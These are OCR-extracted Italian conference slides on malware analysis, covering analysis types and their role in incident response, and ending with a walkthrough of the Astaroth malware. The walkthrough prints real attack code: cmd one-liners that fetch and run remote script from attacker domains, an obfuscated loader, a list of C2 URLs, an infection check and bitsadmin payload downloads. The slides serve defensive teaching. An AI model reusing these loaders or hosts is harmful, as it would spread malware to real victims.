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ASTREA Advanced Security, Training Research, Events Agency

SECURITY SUMMIT

Security Summit

Milano 19-20-21 marzo 2024

Facciamolo a pezzi!
Un breve viaggio nel mondo della malware analysis

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19 marzo Milano 2024 orario 14.00-14.40

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Malware Analysis

Cos’è un malware?
Malicious software progettato intenzionalmente per danneggiare un sistema informatico o gli utenti di un sistema informatico.

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
Perchè analizzare un malware?
Per individuare le caratteristiche che lo identificano, gli obiettivi della minaccia e gli impatti sul sistema target.



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
Come si inserisce nel processo di risposta agli incidenti?
Si estraggono gli indicatori di compromissione (**IoC**) per identificare in modo proattivo la specifica minaccia, contenerla ed eradicarla efficacemente;


WORM **TROJAN** **RANSOMWA** **ROOTKIT**

16acab9f39ecb951ebd607f7f9f4a954aa4f6b28374079d3b6aa72a9a05fa9




Campagne note

Emotet



Fonte: TrendMicro



Fonte: Check Point - Security Report 2023

Campagne note

Emotet

QakBot

IcedId

Trickbot

Ursnif
Gozi

AgentTesl
a


Formboo
k

Lokibot

Dridex

Astaroth
Guildma

CoronaUS
B




Fonte: Check Point - Security Report 2023

Malware come vettore d’accesso

IcedId → LOCKBIT 3.0

QakBot → BLACK BASTA

Trickbot → CONTI RANSOMWARE



Obiettivi


Estrazione degli IoC
Individuare gli Indicatori di Compromissione che identificano la minaccia per Threat Hunting o per configurare blocchi.

Sviluppo del Config Extractor
Automatizzare i passaggi dell'analisi per l'estrazione della configurazione (API, stringhe, domini C2) valida per la medesima famiglia di malware.

Creazione di allarmi ad-hoc
Prevenire eventuali compromissioni durante le campagne di phishing effettuando il tuning degli strumenti.

I tipi di analisi

Static Analysis




- Analisi del codice
- Estrazione di dati
  - Signature
- Reverse engineering

+ Ispezione approfondita

+ Meno rischiosa

− Complessa e onerosa

Dynamic Analysis



- Esecuzione del codice
- Analisi del comportamento
  - Sandbox
- Monitoraggio delle risorse

− Richiesta di risorse

− Potenziale anti-analysis

+ Più semplice

Il giusto compromesso

Hybrid Analysis


Static Analysis + Dynamic Analysis

- Triage
- Ispezione del codice
- Cambiamenti in memoria
- Osservazione delle interazioni


Analisi controllata per stadio


Passiamo alla pratica!


ASTAROTH



Astaroth – Stage 1








Astaroth – Stage 1

```
C:\WINDOWS\system32\
cmd.exe
```

```
mD C:\eUaRSH\ >nul 2>&1
```

```
CGNF=new Function(
        'GetObject("script:hwa5c.nextmax.my.id/?1/")'
); CGNF(); > C:\ eUaRSH\VTUITSXN.JS
```

```
caLl C:\eUaRSH\VTUITSXN.JS
```





```
Arguments: %COMSpeC% /V/D/c "S^eT KSX=C:\eUaRSH\&& mD !KSX!>nul 2>&1&&S^eT IPDT=!KSX!^VTUITSXN.JS&&<nul set/p BJLA=var B
JLA='\u0064\u0068\u0043\u002b\u0044\u0064\u0068\u0043\u002b\u0045\u0064\u0068\u0043\u002b\u0022\u002f\u002f\u006b\u0038\
u0061\u0069\u0077\u0077\u002e\u006a\u006f\u0075\u0072\u006e\u0065\u0079\u0065\u0064\u0067\u0065\u002e\u006d\u0079\u002e\
u0069\u0064\u002f\u003f\u0031\u002f\u0022\u0029\u003b';KSX='\u003a\u0068\u0022\u003b\u0045\u0064\u0068\u0043\u003d\u0022
\u0054\u0074\u0022\u002b\u0022\u0050\u003a\u0022\u003b\u0047\u0065\u0074\u004f\u0062\u006a\u0065\u0063\u0074\u0028\u0043
';VTUI='\u0076\u0061\u0072\u0020\u0043\u0064\u0068\u0043\u003d\u0022\u0073\u0022\u002b\u0022\u0063\u0072\u0022\u003b\u00
44\u0064\u0068\u0043\u003d\u0022\u0069\u0070\u0074\u0022\u002b\u0022';IPDT=VTUI+KSX+BJLA;TSXN=new Function(IPDT);TSXN();
 >!IPDT! caLl !IPDT!||caLl !IPDT! "
```

Astaroth – Stage 2

- Scelta dell’endpoint


```
selected_endpoint=4;

if (selected_endpoint == 0) { url="http://4hawb.produtoeletro.my.id/"; }

if (selected_endpoint == 1) { url="http://kka5c.marioanalytics.my.id/"; }

if (selected_endpoint == 2) { url="http://nweow8.mariostrategy.my.id/"; }

if (selected_endpoint == 3) { url="http://wae4w.mariomanagement.biz.id/"; }

if (selected_endpoint == 4) { url="http://yaiinr.actiongroup.my.id/"; }

if (selected_endpoint == 5) { url="http://eeiul.marioadvisory.my.id/"; }

if (selected_endpoint == 6) { url="http://cua3e.mariosolutions.biz.id/"; }

if (selected_endpoint == 7) { url="http://wiae5.marioadvisory.my.id/"; }

if (selected_endpoint == 8) { url="http://xwago.creativeplus.my.id/"; }

if (selected_endpoint == 9) { url="http://2joafm.marioanalytics.my.id/"; }

if (selected_endpoint == 10) { url="http://lwafa.actiongroup.my.id/"; }

if (selected_endpoint == 11) { url="http://e0aonr.creativeplus.my.id/"; }

if (selected_endpoint == 12) { url="http://h4aowa.mariostrategy.my.id/"; }

if (selected_endpoint == 13) { url="http://w8oaa0.mariosolutions.biz.id/"; }

if (selected_endpoint == 14) { url="http://caiiaf.businesswise.biz.id/"; }

if (selected_endpoint == 15) { url="http://0tuiwp.mariomanagement.biz.id/"; }

if (selected_endpoint == 16) { url="http://nqaa8e.businesswise.biz.id/"; }

if (selected_endpoint == 17) { url="http://wba0s.produtoeletro.my.id/"; }
```



Astaroth – Stage 2

- Scelta dell’endpoint
- Utilizzo del semaforo


```
// -------------------- Semaphore check ----------------------------

var systemObject = new ActiveXObject("Scripting.FileSystemObject");

libraries="C:\\Users\\Public\\Libraries";

fe="\\fe";

if (fileSystem.FileExists(libraries+"\\eu")){infected = true; }

if (fileSystem.FileExists(libraries+"\\ew")){infected = true; }

if (fileSystem.FileExists(libraries+"\\ez")){infected = true; }

if (fileSystem.FileExists(libraries+"\\fa")){infected = true; }

if (fileSystem.FileExists(libraries+"\\fb")){infected = true; }

if (fileSystem.FileExists(libraries+"\\fc")){infected = true; }

if (fileSystem.FileExists(libraries+"\\fd")){infected = true; }

if (force == true) { infected = false; }

if (fileSystem.FileExists(libraries+fe)){ infected = true; }

// -----------------------------------------------------------------
```



Astaroth – Stage 2

- Scelta dell’endpoint
- Utilizzo del semaforo
- Drop di file

```
// Initialization
wscriptRun.run(system32+bitsadmin+' /reset',0,true);


// Drop resources
try {

    // http://yaiinr.actiongroup.my.id/?63034272138628771
job = RunBitsadminTransfer(url+"?63034272138628771", TempDataDir + EurocomPrecisionExe)

}  catch (JIDhWTQAZVotAuYn) {



}



try {

job = RunBitsadminTransfer(url+"?74456921401632923", TempDataDir + EurocomPrecisionLog );

} catch (JIDhWTQAZVotAuYn) {



}



try {

job = RunBitsadminTransfer(url+"?70877425645639084", TempDataDir + EurocomPrecision+"dbl.log" );

} catch (JIDhWTQAZVotAuYn) {
```




Astaroth – Stage 2

- Scelta dell’endpoint
- Utilizzo del semaforo
- Drop di file
- Domain-cloaking

Non sono per te!

